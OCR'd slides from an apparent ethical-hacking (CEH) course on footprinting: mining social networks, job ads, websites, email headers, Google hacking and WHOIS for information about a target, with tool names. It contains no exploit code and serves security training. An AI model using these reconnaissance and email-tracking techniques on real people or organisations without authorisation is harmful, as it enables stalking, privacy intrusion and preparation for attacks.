
People Search on Social Networking Services




http://www.facebook.com



http://www.linkedin.com




http://twitter.com



https://plus.google.com

Footprinting through **Job Sites**

You can gather **company's infrastructure details** from job postings



Look for these:

- Job requirements
- Employee's profile
- Hardware information
- Software information

Examples of Job Websites

- http://www.monster.com
- http://www.careerbuilder.com
- http://www.dice.com
- http://www.simplyhired.com
- http://www.indeed.com
- http://www.usajobs.gov

Website Footprinting


Information obtained from target's website enables an attacker to build a detailed **map of website's structure and architecture**

Browsing the target website may provide:

- **Software used and its version**
- **Operating system used**
- **Sub-directories and parameters**
- **Filename, path, database field name, or query**
- **Scripting platform**
- **Contact details and CMS details**

Use Zaproxy, Burp Suite, Firebug, etc. to view headers that provide:

- **Connection status and content-type**
- **Accept-Ranges**
- **Last-Modified information**
- **X-Powered-By information**
- **Web server in use and its version**




http://portswigger.net

Website Footprinting
(Cont'd)


Examining HTML source provides:

- Comments in the source code
- Contact details of web developer or admin
- File system structure
- Script type




Examining cookies may provide:

- Software in use and its behavior
- Scripting platforms used




Mirroring Entire Website

- Mirroring an entire website onto the local system enables an attacker to dissect and identify vulnerabilities; it also assists in finding directory structure and other valuable information without multiple requests to web server
- Web mirroring tools allow you to download a website to a local directory, building recursively all directories, HTML, images, flash, videos, and other files from the server to your computer



Original Website **Mirrored Website**


Website Mirroring Tools



HTTrack Web Site Copier (*http://www.httrack.com*)

BlackWidow (*http://softbytelabs.com*)


SurfOffline (*http://www.surfoffline.com*)



WebRipper (*http://www.calluna-software.com*)

Extract Website Information from http://www.archive.org

Internet Archive's Wayback Machine allows you to visit **archived versions of websites**



http://microsoft.com

Footprinting Methodology

CEH

- ✓ Footprinting through Search Engines
- ✓ Website Footprinting
- **Email Footprinting**
- Competitive Intelligence
- Footprinting using Google

- WHOIS Footprinting
- DNS Footprinting
- Network Footprinting
- Footprinting through Social Engineering
- Footprinting through Social Networking Sites

Tracking Email Communications

CEH
Certified Ethical Hacker

- Attacker tracks email to gather information about the **physical location of an individual** to perform social engineering that in turn may help in **mapping target organization's network**
- Email tracking is a method to **monitor and spy on the delivered emails** to the intended recipient

When the email was received and read

Set messages to expire after a specified time


GPS location and map of the recipient

Track PDF and other types of attachments

Time spent on reading the emails

Whether or not the recipient visited any links sent to them

Collecting Information from Email Header



```
Delivered-To: [redacted]@gmail.com
Received: by 10.112.39.167 with SMTP id q7c
        Fri, 1 Jun 2012 21:24:01 -0700 (
Return-Path: <[redacted]erma@gmail.com>
Received-SPF: pass (google.com: domain of [redacted]           esignates 10.224.205.137 as permitted
sender) client-ip=10.224.205.137;
Authentication-Results: mr.google.com; [redacted]          n of [redacted]erma@gmail.com designates
10.224.205.137 as permitted sender) smtp.ma                  om; dkim=pass
header.i=[redacted]erma@gmail.com
Received: from mr.google.com ([10.224.205.137])
        by [redacted] with SMTP id fq9m[redacted]578570qab.39.13           = 1);
        Fri, 01 Jun 2012 21:24:00 -0700 (PDT)
[redacted]
        d=gmail.com; s=20120113;
        h=mime-version:in-reply-to:[redacted]                  ect:from:to
         :content-type;
        bh=TGEIPb4ti7gfQG+ghh7OkPjkx+Tt/iAC1
        b=KguZLTLfg2+QZXzZKex1NnvRcnD/+P4+Nk                  2P+75MxDR8
         b1PK3eJ3Uf/CsaBZWDIT0XLaK0AGrP3BOt92MCZFxeUUQ9uwL/xHALSnkeUIEFeKGqOC
         oa9hD59D3oXI8KAC7Zmkb1GzXmV4D1WffCL894RaMBOUoMzRwOWWIib95a1I38cqtlfP
         ZhrWFKh5xSnZXsE73xZPEYzp7yecCeQuYHZNGs1KxcO7xQjeZuw+HWK/vR6xChDJapZ4
         K5ZAfYZmkIkFX+VdLZqu7YGFzy6oHcuP16yS/C2fXHVdsuYamMT/yecvhCVo8Og7FKt6
         /Kzw==
MIME-Version: 1.0
Received: by 10.224.205.137 with SMTP id fq9[redacted]1040318;
 Fri, 01 Jun 2012 21:24:00 -0700 (PDT)
Received: by 10.229.230.79 with HTTP; Fri, 1                  00 (PDT)
In-Reply-To: <CAOYWATT1zdDXE3o8D2rhiE4Ber[redacted]mail.gmail.com>
Ref[redacted]
Date:[redacted]
[redacted]nO-EMJcgfgX+mUfjB_tt2sy2dXA@mail.gmail.com>
[redacted]OLUTIONS :::
[redacted]Mirza<[redacted]erma@gmail.com>
[redacted]l.com,
        [redacted]LUTIONS <[redacted]             [redacted]_er@yahoo.com>,
```

The address from which the message was sent

Sender's IP address

Sender's mail server

Date and time received by the originator's email servers


Authentication system used by sender's mail server

Date and time of message sent


A unique number assigned by mr.google.com to identify the message

Sender's full name


Email Tracking Tools



eMailTrackerPro (*http://www.emailtrackerpro.com*)



PoliteMail (*http://www.politemail.com*)



Email Lookup - Free Email Tracker

Trace Email - Track Email

Email Header Analysis

IP Address: 72.52.192.147 (host.manhattanmediagroup.com)
IP Address Country: United States
IP Continent: North America
IP Address City Location: Lansing
IP Address Region: Michigan
IP Address Latitude: 42.7257,
IP Address Longitude: -84.636
Organization: SourceDNS

Email Lookup Map (show/hide)

Email Lookup – Free Email Tracker (*http://www.ipaddresslocation.org*)

Competitive Intelligence Gathering

- Competitive intelligence is the process of **identifying, gathering, analyzing, verifying,** and **using information** about your competitors from resources such as the Internet
- Competitive intelligence is **non-interfering** and **subtle in nature**

Sources of Competitive Intelligence

1. Company websites and employment ads
2. Search engines, Internet, and online databases
3. Press releases and annual reports
4. Trade journals, conferences, and newspaper
5. Patent and trademarks
6. Social engineering employees
7. Product catalogues and retail outlets
8. Analyst and regulatory reports
9. Customer and vendor interviews
10. Agents, distributors, and suppliers

Footprint Using Google Hacking Techniques

Query String

Google hacking refers to creating search queries to extract sensitive or hidden information

Vulnerable Targets

It helps attackers to find vulnerable targets

Google Operators

It uses Google operators to locate specific strings of text within the search results

101010
010101
101
http://

What a Hacker can do with **Google Hacking**?

Attacker gathers:

- **Advisories** and server vulnerabilities
- **Error messages** that contain sensitive information
- **Pages** containing network or vulnerability data
- **Files** containing passwords
- **Pages** containing logon portals
- Sensitive **directories**

Google Hacking Tool: Google Hacking Database (GHDB)

Advisories and Vulnerabilities

Pages Containing Login Portals

http://www.hackersforcharity.org

WHOIS Lookup

WHOIS databases are maintained by **Regional Internet Registries** and contain the **personal information of domain owners**

WHOIS query returns:

- Domain name details
- Contact details of domain owner
- Domain name servers
- NetRange
- When a domain has been created
- Expiry records
- Records last updated

